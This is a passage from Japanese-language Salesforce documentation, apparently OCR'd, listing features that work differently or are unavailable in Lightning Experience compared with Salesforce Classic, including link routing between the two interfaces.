
- [投稿]、[アンケート]、[質問]アクションは、[Chatter]タブのパブリッシャーで使用できます。パブリッシャーのテキストボックスをクリックして、ファイルのアップロードやユーザのメンションを行うボタンにアクセスします。Salesforce Classic のパブリッシャーに表示される他の標準 Chatter アクション([感謝]や[リンク]など)は、Lightning Experience では使用できません。
- フィードを投稿またはコメントの新しい順に並び替えます。Lightning Experience では、フィードを絞り込むオプションは使用できません。
- フィードを更新して最新の情報を表示します。
- フィード検索で特定のフィードの情報を探します。
- 投稿のアクションは、どちらのインターフェースでも同じです。ただし、Lightning Experience では、トピックは使用できません。

Lightning Experience でのヘルプの検索

ヘルプにすぐにアクセスできます。また、ヘルプは今までの Lightning Experience よりも改善されており、コンテキストヘルプメニューに動画、ウォークスルー、ヘルプトピック、トレイルなどのターゲットコンテンツが表示されるようになっています。これは非常に便利です。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



Salesforce Classic では、大半のページおよび関連リストが 1 つのコンテキストヘルプトピックにリンクされています。Lightning Experience のヘルプメニュー (3) には、作業対象に最も関連する内容 (動画、ウォークスルー、ヘルプトピック、トレイル) へのリンクが表示され、より多くのオプションが提供されます。

どちらのインターフェースにも、[ヘルプ & トレーニング] メインポータル (1、4) へのリンクがありますが、Lightning Experience のリンクでは、直接検索ページにアクセスして必要なヘルプをすばやく見つけることができるため、時間を節約できます。

フィードバックをお寄せください。[フィードバックを送信] リンク (5) をクリックすれば、Lightning Experience やその他の Salesforce に関するコメントを共有できます。よろしくお願い申し上げます。

Lightning Experience の考慮事項

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

このリリースの Lightning Experience には、Salesforce Classic の機能のうち、含まれていないものがあります。次のトピックを参照して、ビジネスに不可欠な機能がこのリリースで制限されたり、使用できなくなったりしていないか確認してください。この情報は、Lightning Experience への切り替え時にユーザに対して行うトレーニングにも役立ちます。

ユーザが Lightning Experience と Salesforce Classic 間を切り替えるときに発生する可能性がある問題

Lightning Experience と Salesforce Classic 間の切り替えはすばやく簡単にできます。ただし、インターフェース間の切り替えは基盤となる URL ルーティングロジックに影響し、リンクの解決時に予期しない結果になる場合があります。つまり、組織に Lightning Experience の使用が許可された一部のユーザと Salesforce Classic を引き続き使用するユーザが混在している場合は、ブックマーク、メール内の共有リンク、または Chatter 投稿に影響が出る可能性があります。

Lightning Experience で使用できない機能

ここでは、新しいインターフェースで使用できないか、Salesforce Classic で使用していた機能と違いがある Salesforce 機能について説明します。ユーザは、新しいインターフェースでまだサポートされていない機能も引き続き使用できます。その場合は、Salesforce Classic に簡単に切り替えて、作業を続行します。

Chatter が無効な場合の Lightning Experience の機能制限

組織で Chatter を使用していない場合、Lightning Experience インターフェースのいくつかの機能を使用できません。ここでは、Lightning Experience での変更点と、Chatter なしでは使用できない重要な機能を確認します。

ユーザが Lightning Experience と Salesforce Classic 間を切り替えるときに発生する可能性がある問題

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Experience と Salesforce Classic 間の切り替えはすばやく簡単にできます。ただし、インターフェース間の切り替えは基盤となる URL ルーティングロジックに影響し、リンクの解決時に予期しない結果になる場合があります。つまり、組織に Lightning Experience の使用が許可された一部のユーザと Salesforce Classic を引き続き使用するユーザが混在している場合は、ブックマーク、メール内の共有リンク、または Chatter 投稿に影響が出る可能性があります。

Lightning Experience をユーザに対して有効にするときは、一部のユーザまたはすべてのユーザが、デフォルトの*推奨*環境として新しいインターフェースをすぐに取得するように設定できます。従来のインターフェースに留まることを選択した、Lightning Experience が有効なユーザのデフォルト環境は Salesforce Classic です。どちらの方法でも、ユーザがスイッチャを使用してインターフェースを切り替えるたびに、ユーザのデフォルト設定は現在の環境に合わせてリセットされます。この動作に基づく一般的なリンクルーティングの相互作用を次に示します。

ユーザに「Lightning Experience ユーザ」権限があるか?	ユーザのデフォルト環境	リンクが開く場所
あり	Lightning Experience	Lightning Experience でサポートされているページの場合、リンクは (Salesforce Classic で生成されたリンクでも) 新しいインターフェースで開きます。 サポートされていないページへのリンクは Salesforce Classic にリダイレクトされ、新しいタブで開きます。この一時的なリダイレクトでユーザのデフォルト設定が Salesforce Classic に変更されることはありません。次回ユーザが新しいインターフェースでサポートされているリンクを選択するときに、Salesforce Classic タブは再読み込みされ、リンクが Lightning Experience で開きます。 サポートされていないページへのリンクは Salesforce Classic にリダイレクトされ、新しいタブで開きます。この一時的なリダイレクトでユーザのデフォルト設定が Salesforce Classic に変更されることはありません。次回ユーザが新しいインターフェースでサポートされているリンクを選択するときに、Salesforce Classic タブは再読み込みされ、リンクが Lightning Experience で開きます。
あり	Salesforce Classic	通常、リンクは Salesforce Classic で開きます。 リンクが Lightning Experience で生成された場合 (URL に `/one/one.app` が含まれる場合)、リンクは Lightning Experience で開きます。ユーザのデフォルト設定は Lightning Experience に変更されません。
なし	Salesforce Classic	リンクは Salesforce Classic のみで開きます。 リンクが Lightning Experience で生成された場合 (URL に `/one/one.app` が含まれる場合)、ユーザは Lightning Experience にアクセスできないためリンクは開きません。

これらのルーティング動作を考慮すると、ユーザが Lightning Experience リンクを Salesforce Classic ユーザと共有している場合、混乱が生じる可能性があることがわかります。この問題を避けるため、緊密に連携して作業するすべてのユーザに対して新しいインターフェースを有効にすることをお勧めします。

また、この2つの環境間でリンクとブックマークがどのように動作するかを Lightning Experience ユーザに説明することもお勧めします。

関連トピック:

Lightning Experience 導入後も Salesforce Classic は使用可能

Lightning Experience で使用できない機能

ここでは、新しいインターフェースで使用できないか、Salesforce Classic で使用していた機能と違いがある Salesforce 機能について説明します。ユーザは、新しいインターフェースでまだサポートされていない機能も引き続き使用できます。その場合は、Salesforce Classic に簡単に切り替えて、作業を続行します。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- データアクセスおよびビュー: Lightning Experience にはない機能
- セールス機能: Lightning Experience で使用できない機能
- 生産性機能: Lightning Experience にはない機能
- カスタマーサービス機能: Lightning Experience で使用できない機能
- レポートおよびダッシュボード: Lightning Experience にはない機能
- ファイルおよびコンテンツ: Lightning Experience にはない機能
- Chatter: Lightning Experience にはない機能
- その他の Salesforce 製品: Lightning Experience にはない機能
- ナビゲーションおよびアクション: Lightning Experience にはない機能
- 検索: Lightning Experience にはない機能
- 組織の設定: Lightning Experience にはない機能
- データのインポートおよび管理: Lightning Experience にはない機能
- プロセスの自動化: Lightning Experience にはない機能
- セキュリティ: Lightning Experience にはない機能
- ポイント & クリック操作によるカスタマイズ: Lightning Experience にはない機能
- プログラムによるカスタマイズ: Lightning Experience にはない機能
- アプリケーションおよびパッケージ: Lightning Experience にはない機能

関連トピック:

Lightning Experience でサポートされるブラウザ
Lightning Experience 導入後も Salesforce Classic は使用可能

データアクセスおよびビュー: Lightning Experience にはない機能

ここでは、Lightning Experience でデータにアクセスするときに想定される問題について説明します。新しいユーザインターフェースでは、Salesforce データおよび機能の一部を使用できません。また、一部の機能は Salesforce Classic と同等ではありません。

オブジェクト

Lightning Experience では、次の Salesforce オブジェクトを使用できます。このリリースでは、下記以外の標準オブジェクトはサポートされていません。

- 取引先
- 納入商品
- カレンダー
- キャンペーン
- ケース
- Chatter
- 取引先責任者
- 契約
- ダッシュボード
- 行動
- ファイル
- グループ
- ホーム
- リード
- メモ
- 商談
- 人
- 個人取引先
- 価格表
- 商品
- 見積
- レポート
- ToDo
- 作業指示
- カスタムオブジェクト
- 外部オブジェクト

項目

- Lightning Experience にはサポートされないオブジェクトの項目が表示されますが、これらの項目は参照のみで、関連レコードへのリンクが含まれていません。
- 画像付きの数式項目は、検索結果でサポートされていません。項目名は表示されますが、項目自体は空になります。
- Salesforce Classic の参照項目には、共有権限に関係なくレコード名が表示されるため、ユーザがアクセスできないレコードの名前が表示されることがあります。Lightning Experience と Salesforce1 モバイルアプリケーションでは参照項目が共有権限に従うため、ユーザがアクセスできるレコード名のみ表示されます。ただし所有者参照項目は例外で、共有権限に関係なくレコードの所有者名が常に表示されます。

関連リスト

- Lightning Experience では、サポートされる標準オブジェクトとカスタムオブジェクトの関連リストを使用できます。

  Lightning Experience でサポートされないオブジェクトの関連リストは、オブジェクトのページレイアウトに含まれていても、インターフェースには一切表示されません。

- Lightning Experience には、従来の [メモ & 添付ファイル] 関連リストのほか、新しい [メモ] および [ファイル] 関連リストがあります。Salesforce Files または拡張されたメモ機能を使用している場合は、これらの関連リストをすべてオブジェクトページレイアウトに含めます。
  - ファイルと添付ファイルは、これまでと同様 2 つの異なるオブジェクト種別です。添付ファイルは、ファイルとは異なり、特定のレコードにのみ関連付けられ、それ以上共有することはできません。Lightning Experience では、[メモ & 添付ファイル] 関連リストにファイルがアップロードされます。Spring '16 より前の Salesforce Classic では、この関連リストには常に、ファイルではなく、添付ファイルがアップロードされていました。つまり、既存の組織の場合、[メモ & 添付ファイル] リストに、Salesforce Classic でアップロードされた添付ファイルと Lightning Experience で追加されたファイルが混在している可能性があります。

    API では、[メモ & 添付ファイル] リストから添付ファイルを取得する既存のインテグレーションには、Lightning Experience でリストにアップロードされたファイルは含まれません。ファイルと添付ファイルを取得するには、新しい API コールが必要です。

  - Salesforce Classic の従来のメモ取りツールで作成されたメモは、[メモ & 添付ファイル] 関連リストからのみ使用できます。拡張バージョンのメモで作成したメモは、[メモ] 関連リストにのみ表示されます。
- Group Edition ユーザの場合、[取引先責任者] 関連リストは取引先には表示されません。
- 取引先責任者レコードで [商談] 関連リストを使用して新規または既存の商談を取引先責任者に追加すると、その取引先責任者が商談の [取引先責任者の役割] 関連リストに追加されます。
- Lightning Experience では、商品の標準とカスタムの価格表エントリが、1 つの [価格表] 関連リストにマージされます。この点は、[標準価格] と [価格表] が別々の関連リストである Salesforce Classic と異なります。組織で標準価格しか使用していないため、[価格表] 関連リストをすでに削除している場合は、[商品] ページレイアウトに戻して、ユーザが Lightning Experience で標準価格を表示できるようにします。
- Lightning Experience では、活動をサポートするオブジェクトの詳細ページに、他の関連リストと共に [活動予定] および [活動履歴] 関連リストが表示されることはありません。代わりに、活動タイムラインが表示され

ます。活動をサポートするオブジェクトには、商談、リード、取引先、取引先責任者、契約などと、活動を有効化したカスタムオブジェクトがあります。

オブジェクトのホーム

Lightning Experience のオブジェクトのホームページでは、次の機能を使用できません。

- 簡易作成ツール
- オブジェクト固有のレポートへのアクセス
- [ツール] セクションのすべてのツール
- サマリーレポートツール

リストビュー

Lightning Experience では、次のリストビュー機能を使用できません。

- リストから直接レコードをフォロー
- リストビューをグループと共有
- リストビューのコピー
- 一部の一括アクション (リストの複数項目の一括変更または削除、一括メール送信など)
- カスタムアクション
- 取引先、取引先責任者、およびリードのリストビューでのドラッグアンドドロップによるスケジュール
- フィード
- リストの印刷用ビューを作成するための アイコン

Lightning Experience では、リストビューの表示と動作が異なります。

- リストビューを作成するとき、新しいページには移動しません。代わりに、同じページ上でポップアップダイアログボックスにリストビュー名を入力します。ページの右側でスライド表示されるパネルで、リストをカスタマイズするための検索条件を追加します。
- リストビューは、[すべて] または [私の] を選択することでのみ制限できます。キュー、キャンペーン、価格表による制限など、他のオプションは使用できません。
- リストビューのナビゲーションも変更されました。リストビューは無限にスクロールできるため、ページあたりの表示レコード数は指定できません。また、矢印ボタンでページを移動したり、結果の特定のページにジャンプしたりすることはできません。レコード名の先頭の文字を指定してレコードにジャンプすることはできません。
- ドロップダウンメニューには、最大 2000 個のビューが表示されます。メニューには、スクロールダウンすると、50 件のバッチ単位でビューが読み込まれます。最近参照したリストが最初に表示され、次にその他のリストビューがアルファベット順に表示されます。11 件以上のリストビューがある場合にのみ、最近参照したリストと検索ボックスが表示されます。
- 列ヘッダーを表の新しい位置にドラッグして列の順序を変更することはできません。代わりに、表示される列とその順序を変更するには、[リストビューコントロール] ドロップダウンメニューから [表示する項目を選択] を選択します。Lightning Experience で列を追加または削除すると、すべてのカスタム列幅が削除されます。列幅を調整するには、Salesforce Classic に切り替えます。

- リストビューに含まれるレコードタイプが 1 種類のみの場合は、リストビューの項目をインライン編集できます。ただし、リストビューではOR句が含まれる検索条件ロジックを使用できません。複数のレコードの選択済み項目を編集して、まとめて保存できます。一部の標準項目とカスタム項目はインラインで編集できません。
- リストビューの複数の項目を選択して、一括アクションを実行できます。ただし、レコードを一括編集することはできません。レコードの一括編集とは、複数のレコードを選択し、1つのレコードのある項目を変更して、その変更をすべてのレコードにグローバルに適用することです。
- リストビューは、スクロールせずに一度に 50 個の項目のみを読み込みます。50 個を超える項目を選択するには、スクロールして最後の項目を読み込んでから、項目の範囲を選択します。
- 使用できる行レベルのアクションは制限されます。ほとんどのオブジェクトで使用可能なアクションは編集と削除です。リードでは、さらに 2 つのアクション (取引の開始、コピー) を使用できます。ファイルで使用可能なアクションは、編集、削除、およびダウンロードです。
- カスタムボタンを使用できますが、レコードアクションまたは一括編集や一括削除などの一括処理を実行するように設定することはできません。たとえば、システム管理者は Visualforce ページを起動するボタンを作成できます。
- 検索条件では、相対的な日付範囲(今日、明日、昨日、今週、今月、当四半期、今年、先週、先月、前四半期、昨年) のみがサポートされます。
- Lightning Experience のリストビューでは、ID 項目の検索条件として *「次の文字で始まる」* はサポートされていません。ID 項目は、レコードを識別する 15 文字の項目です。たとえば、取引先責任者オブジェクトの [取引先 ID] 項目は取引先責任者が関連付けられている取引先を識別します。その他の項目では検索条件として *「次の文字列で始まる」* を使用できます。
- 検索条件ロジックステートメントでは、NOT は括弧内の式には適用されません。たとえば、式 *「1 AND NOT (2 AND 3)」* は *「1 AND (NOT 2 AND 3)」* として評価されます。この検索条件結果では、期待に反してレコードは返されません。
- 検索条件では、符号付き 23 ビット整数の最小値～最大値、または 1 ～ 2,147,483,648 のみがサポートされます。この範囲外の値では検索条件が無効になります。
- Lightning Experience では、標準オブジェクトとカスタムオブジェクトごとにホームページに表示される最近のレコードリストの名前が異なります。この名前は [最近参照したレコード] です。このビューの削除、絞り込み、編集はできません。Salesforce システム管理者は、[設定] のオブジェクトマネージャを使用し、このビューの列を選択して順序を指定できます。ユーザは、列ヘッダーの内部をクリックしてビューの項目を並び替えることができます。列ヘッダー内の矢印は、リスト項目が昇順または降順のどちらで並んでいるかを示します。
- ほとんどの標準オブジェクトについて、ドロップダウンリストから [最近参照したレコード] に似た名前の別のリストビューを選択できます。このビューの名前には、オブジェクトの名前が含まれます。たとえば、取引先の場合、このリストビューの名前は [最近参照した取引先] になります。[最近参照したレコード] と [最近参照したオブジェクト] の 2 つのリストビューには同じレコードが表示されます。[最近参照したオブジェクト] リストビューの削除、絞り込み、編集はできません。ユーザは、レコードの並び替えと、このリストビューのデータのグラフ化ができます。Salesforce Classic に切り替えると、リストビューに表示される列の順序を変更できます。ユーザが Lightning Experience に戻ると、列は新しい順序で表示されます。

Kanban ビュー

- Kanban を [最近参照したデータ] リストビューから使用することはできません。ユーザは Kanban に切り替える前に、別のリストビューを選択する必要があります。

- Kanban には、一度に 1 種類のレコードタイプのみが表示されます。組織で複数のレコードタイプを使用している場合は、レコードタイプごとに別個のリストビューを作成して、レコードタイプで絞り込みます。ユーザがアクセスできるようにするには、この新しいリストビューを公開します。
- Kanban ビューには最大 200 カードが表示されます。
- タッチスクリーンではドラッグアンドドロップ機能がサポートされません。
- 期限切れの ToDo がある商談、活動予定のない商談、または過去 30 日間に活動のない商談ではユーザにアラートが表示されます。アラートはカスタマイズできません。
- Kanban ビューでリードを変換することや、契約を有効にすることはできません。
- 状態が［取引開始済み］の場合は、リード状況値の列が作成されません。
- 標準の契約状況が［有効］の列は作成されません。

データの操作

データの作成および編集

Lightning Experience では、レコードの [詳細] タブにある項目のインライン編集を使用できます。ただし、レコードの強調表示パネルにある個々の項目は編集できません。

Lightning Experience では、次の機能を使用できません。

- レコードのインライン編集
- 複数行レイアウトの編集

データの印刷

Lightning Experience では、次の機能を使用できません。

- ページの印刷
- PDF ファイルの生成

Salesforce サイドバー

Lightning Experience では、Salesforce Classic のほとんどのページの左側に表示される Salesforce サイドバーは複製されません。次のようなサイドバーの項目も含まれません。

- [タグ] リンクと [最近参照したタグ] ドロップダウンリスト
- [新規作成] ドロップダウンリスト: オブジェクトのホームページにある [新規] ボタンを使用してください
- [カレンダー] ショートカット: ナビゲーションメニューから [カレンダー] にアクセスしてください
- [最近使ったデータ] リスト: [ホーム] ページまたはオブジェクトのホームページで [最近使ったデータ] を参照してください
- お知らせ
- カスタムリンク

ごみ箱

ごみ箱は使用できません。Lightning Experience で削除されたレコードもごみ箱に入りますが、ユーザが最近削除されたレコードを表示または復元するには、Salesforce Classic に切り替える必要があります。

アクセシビリティ

- アクセシビリティモードは、Lightning Experience では必要がないため、提供されません。このインターフェースは最新のアクセシビリティ基準に従って設計されているため、スクリーンリーダーはネイティブでサポートされています。
- 色覚障害用パレットは、Lightning Experience では使用できません。
- アクセシビリティモードを有効にしているユーザは、Salesforce Classic に切り替えてから、レポートビルダーを使用してレポートを作成および編集する必要があります。

  アクセシビリティモードを有効にしているユーザは、ダッシュボードエディタを使用して、Lightning Experience ダッシュボードを作成および編集できますが、ダッシュボードエディタの使用時に十分に利用できる操作性を得るには Salesforce Classic に切り替える必要があります。

関連トピック:

生産性機能: Lightning Experience にはない機能

ファイルおよびコンテンツ: Lightning Experience にはない機能

セールス機能: Lightning Experience で使用できない機能

ここでは、Lightning Experience で営業チームに発生する可能性がある問題について説明します。新しいユーザインターフェースでは、Salesforce データおよび機能の一部を使用できません。また、一部の機能は Salesforce Classic と同等ではありません。

セールス機能

ソーシャル取引先、取引先責任者、およびリード

- Lightning Experience で使用できるソーシャルネットワークは Twitter のみです。
- Twitter は、独自のカードスタイルで、レコードのホームページに直接表示されます。

商談およびリードのセールスパス

- 各商談フェーズには、最大 5 項目と 1,000 文字のリッチテキストを含めることができます。
- ページレイアウトを使用して、異なるフェーズに異なる項目を必須にすることはできません。ただし、セールスパスのフェーズに基づいて入力規則を設定できます。
- セールスパスを使用して商談フェーズを移動する場合、連動項目は無視されます。
- ページレイアウトで項目に「参照のみ」または「必須」権限を設定した場合、セールスパスではそれらの権限は適用されません。
- 制限ではありませんが、対応するセールスパスのあるレコードタイプを削除すると、そのセールスパスも削除されます。
- 入力規則は、項目の近くに表示されるように設定しても、ページレベルのメッセージとして表示されます。
- リードのセールスパスの場合、[未評価] 状況をセールスパスの先頭に置くことをお勧めします。

取引先責任者-to-複数取引先

- [関連取引先] および [関連取引先責任者] 関連リストでは、[取引先と取引先責任者のリレーション] オブジェクトに固有の行レベルのアクションのみを使用できます。したがって、取引先と取引先責任者のリレーションを参照または削除するアクションは表示されますが、取引先責任者レコードや取引先レコードを編集または削除するアクションは表示されません。
- [関連取引先] 関連リストでは、その取引先へのアクセス権があるユーザにのみ［取引先名］項目が表示されます。取引先へのアクセス権がないユーザには、[取引先と取引先責任者のリレーション] 項目のみが表示されます。
- 取引先責任者が取引先の [関連取引先責任者] 関連リストから作成されると、その取引先責任者の郵送先住所に取引先の請求先住所が入力されません。
- 個人取引先を使用している場合は、Salesforce Classic に切り替えて、営業担当が使用する個人取引先ページレイアウトに [関連取引先] 関連リストを追加します。

Lightning Experience で使用できない機能

- 売上予測 (コラボレーション売上予測とカスタマイザブル売上予測を含む)
- 注文
- ディビジョン
- ディビジョンの一括移行

取引先

個人取引先 (ベータ)

- [設定] から個人取引先にアクセスできません。Salesforce Classic に切り替えて、個人取引先を設定します。
- 個人取引先リンクにマウスポインタを置いた場合、個人取引先リンクの場所に応じてクイックビューの表示が異なります。リンクが取引先責任者を表す項目 (［氏名］または［取引先責任者］など) にある場合は、取引先責任者情報が表示されます。リンクが取引先を表す項目 (［関連先］または［取引先］など) にある場合は、個人取引先情報が表示されます。
- すべての法人取引先のクイックアクションが個人取引先に対して有効でなくても、法人取引先のクイックアクションが個人取引先ページレイアウトに含まれます。たとえば、個人取引先ページレイアウトに新規取引先責任者クイックアクションが含まれますが、取引先責任者をこの方法で個人取引先に関連付けることはできません。システム管理者は、法人取引先の無効なクイックアクションを個人取引先ページレイアウトから削除できます。
- 一部の参照項目では、個人取引先アイコンの代わりに取引先アイコンまたは取引先責任者アイコンが表示されます。
- 個人取引先のケースを作成するときに、ユーザが個人取引先を［取引先責任者名］または［取引先名］項目に追加した場合、ケースが保存されるまでもう一方の項目は自動入力されません。
- 個人取引先レコードからメールを作成する場合、取引先責任者レコードからメールを作成する場合のように、［宛先］項目に個人取引先のメールアドレスが自動入力されません。
- テンプレートを使用して法人取引先からメールを作成する場合、テンプレートに個人取引先の差し込み項目が含まれ、メールを送信できなくなることがあります。同様に、テンプレートを使用して個人取引先からメールを作成する場合、テンプレートに法人取引先の差し込み項目が含まれ、メールを送信できなくなることがあります。

- 個人取引先へのメールで差し込み項目を使用すると、差し込み項目の検索結果に取引先責任者の差し込み項目が表示されません。そのため、取引先責任者の差し込み項目は手動で入力する必要があります。

取引先の [取引先責任者] 関連リスト

- 取引先責任者が取引先の [取引先責任者] 関連リストから作成されると、その取引先責任者の郵送先住所に取引先の請求先住所が入力されません。
- Group Edition ユーザの場合、[取引先責任者] 関連リストは取引先には表示されません。

取引先チーム

Lightning Experience で取引先チームを表示、更新、削除することはできますが、Salesforce Classic と次の点が異なります。

- ユーザは取引先チームメンバーを一度に 1 人のみ追加、編集、削除できます。
- 取引先所有者が変更されても、取引先チームは常に保持されます。
- 取引先責任者の組織の共有設定が非公開に設定されていても、取引先チームに追加された取引先責任者はデフォルトで非公開にはなりません。

次の操作を行う場合は、Salesforce Classic に切り替えます。

- チームメンバーの表示順序を変更する。
- 1 つのボタンを使用して、すべてのチームメンバーのアクセスレベルを表示したり、すべてのチームメンバーを削除したりする。
- 単一ページで複数の取引先チームメンバーを追加する。

Lightning Experience で使用できない機能

- 取引先階層 (ただし、無料の AppExchange パッケージ Lightning Account Hierarchy を使用することをお勧めします)。
- 取引先履歴
- 取引先のマージ
- 取引先パートナー
- 取引先テリトリー
- 取引先での取引先責任者の役割

キャンペーン

Lightning Experience で使用できない機能

- 階層をまたがったキャンペーン結果
- キャンペーンインフルエンス 1.0 (カスタマイズ可能なキャンペーンインフルエンスを使用可能)
- キャンペーンメンバーのコピー
- リストビューからの複数のキャンペーンメンバーの追加

取引先責任者

取引先責任者の [商談] 関連リスト

- 取引先責任者レコードで [商談] 関連リストを使用して新規または既存の商談を取引先責任者に追加すると、その取引先責任者が商談の [取引先責任者の役割] 関連リストに追加されます。

Lightning Experience で使用できない機能

- 取引先責任者階層
- 取引先責任者のマージ
- 取引先での取引先責任者の役割
- ケースでの取引先責任者の役割
- 登録情報照会項目

契約

Lightning Experience で使用できない機能

- [契約履歴] 関連リストは使用できません。
- 状況選択リスト値については、契約状況に基づいての絞り込みは行われません。したがって、すべての状況値が選択リストに表示されます。契約について無効な状況を選択すると、エラーメッセージにその契約で有効な値が表示されます。たとえば、新規でコピーされた契約については、「ドラフト」が唯一の有効な値です。

リード

リードの所有者をキューに変更すると、リードのキューだけでなく、有効なすべてのキューが表示されます。

Lightning Experience で使用できない機能

- リードの手動作成時の割り当てルール
- リード取引開始時に作成される取引先の自動項目入力

商談

商談チーム

Lightning Experience で商談チームを表示、更新、削除することはできますが、Salesforce Classic と次の点が異なります。

- ユーザは商談チームメンバーを一度に 1 人のみ追加、編集、削除できます。
- 商談所有者が変更されても、手段チームは常に保持されます。

次の操作を行う場合は、Salesforce Classic に切り替えます。

- チームメンバーの表示順序を変更する。
- 1 つのボタンを使用して、すべてのチームメンバーのアクセスレベルを表示したり、すべてのチームメンバーを削除したりする。
- 単一ページで複数の商談チームメンバーを追加する。

商談商品

- Lightning Experience ではユーザが商品を一度に 1 つのみ商談または価格表に追加できます。現時点では、リストから複数の商品を選択することはできません。
- Lightning Experience ではユーザがスケジュール設定された商品を追加できますが、商品スケジュールを有効にする場合や、商品のスケジュールを設定または変更する場合は、Salesforce Classic に切り替える必要があります。
- 商品のある商談をコピーすることはできません。

商談見積のメール送信

PDF のプレビュー、見積詳細ページ、または PDF の横にある [見積 PDF] 関連リストから直接見積をメール送信することはできません。代わりに Salesforce で見積 PDF を作成して保存し、PDF をダウンロードしてからローカルメールアプリケーションを使用してメール送信できます。

商談見積の検索

Lightning Experience では、レコード番号や名前で見積を検索できません。

商談での取引先責任者の役割

ユーザは取引先責任者の役割を一度に 1 つのみ商談に追加できます。

Lightning Experience で使用できない機能

- 大規模商談アラート
- 商談分割
- 類似商談
- 複数行レイアウトの編集
- 商談フェーズ履歴

商談所有者は［売上予測分類］項目を編集できません。［売上予測分類］には、レコードを保存するときに、［フェーズ商談］項目の値に基づいて自動的に入力されます。Salesforce Classic では、商談所有者が［売上予測分類］の値を手動で編集できます。

商品と価格表

商品と価格表

- Lightning Experience では、商品の標準とカスタムの価格表エントリが、1 つの [価格表] 関連リストにマージされます。この点は、[標準価格] と [価格表] が別々の関連リストである Salesforce Classic と異なります。

  組織で標準価格しか使用していないため、[価格表] 関連リストをすでに削除している場合は、[商品] ページレイアウトに戻して、ユーザが Lightning Experience で標準価格を表示できるようにします。

- すでに有効化されている組織の場合、デフォルトでは [価格表に追加] ページに［標準価格を使用］オプションは含まれていません。［標準価格を使用］を使用できるようにするには、[価格表エントリ] ページレイアウトに追加します。
- すでに有効化されている組織の場合、デフォルトでは [価格表] ホームページに［すべての価格表］リストビューは含まれていません。このリストビューを作成して、価格表レコードへのアクセス権をユーザに付与することをお勧めします。

Lightning Experience で使用できない機能

- 商品と価格表のアーカイブ

  メモ: 代替策として、商品と価格表を無効にすると、すべてのレコードがそれらに関連付けられたままになります。

- 商品の収益および数量スケジュール

テリトリー管理とエンタープライズテリトリー管理

テリトリー管理
: 元のテリトリー管理は、Lightning Experience の [設定] ツリーに表示されます。そこから、この機能の有効化、設定、およびメンテナンスができます。テリトリー情報、割り当て、およびレポートは、Salesforce Classic でのみ使用および表示できます。

エンタープライズテリトリー管理
: エンタープライズテリトリー管理は、Salesforce Classic でのみ使用できます。

生産性機能: Lightning Experience にはない機能

Lightning Experience で Salesforce 生産性ツールを使用するときに発生する可能性がある問題について説明します。新しいユーザインターフェースでは、一部の Salesforce 機能を使用できません。また、一部の機能は Salesforce Classic と同等ではありません。

ホーム

Salesforce ホームページは Lightning Experience で刷新されました。ホームは営業ユーザの最優先事項に焦点を絞り、営業担当者の四半期営業パフォーマンスと、リードおよび商談に関する通知が表示されるようになりました。

Lightning Experience では使用できないホーム機能

- アラートバナー
- Chatter フィードおよびパブリッシャー
- おすすめ
- フルカレンダー

ホームには当日の今後の行動が表示され、その日にスケジュールされたすべての行動を表示するリンクが含まれます。ただし、Salesforce Classic ホームページにあるようなフルカレンダーは含まれません。代わりに、ナビゲーションバーから [カレンダー] 項目にアクセスできます。

[グローバルアクション] メニュー

Lightning Experience の [グローバルアクション] メニューのコンテンツは、グローバルパブリッシャーレイアウトの Salesforce1 および Lightning Experience アクションのセクションにあるグローバルアクションから取得されます。現在、次のアクション種別のアクションのみがこのメニューでサポートされています。

- 活動の記録

- レコードの作成 (行動、メモ、ToDo 用)

グローバルパブリッシャーレイアウトにあるその他のグローバルアクション (カスタムオブジェクト、取引先、または商談のレコードを作成するアクションなど) は、このメニューには表示されません。

活動: 行動と ToDo

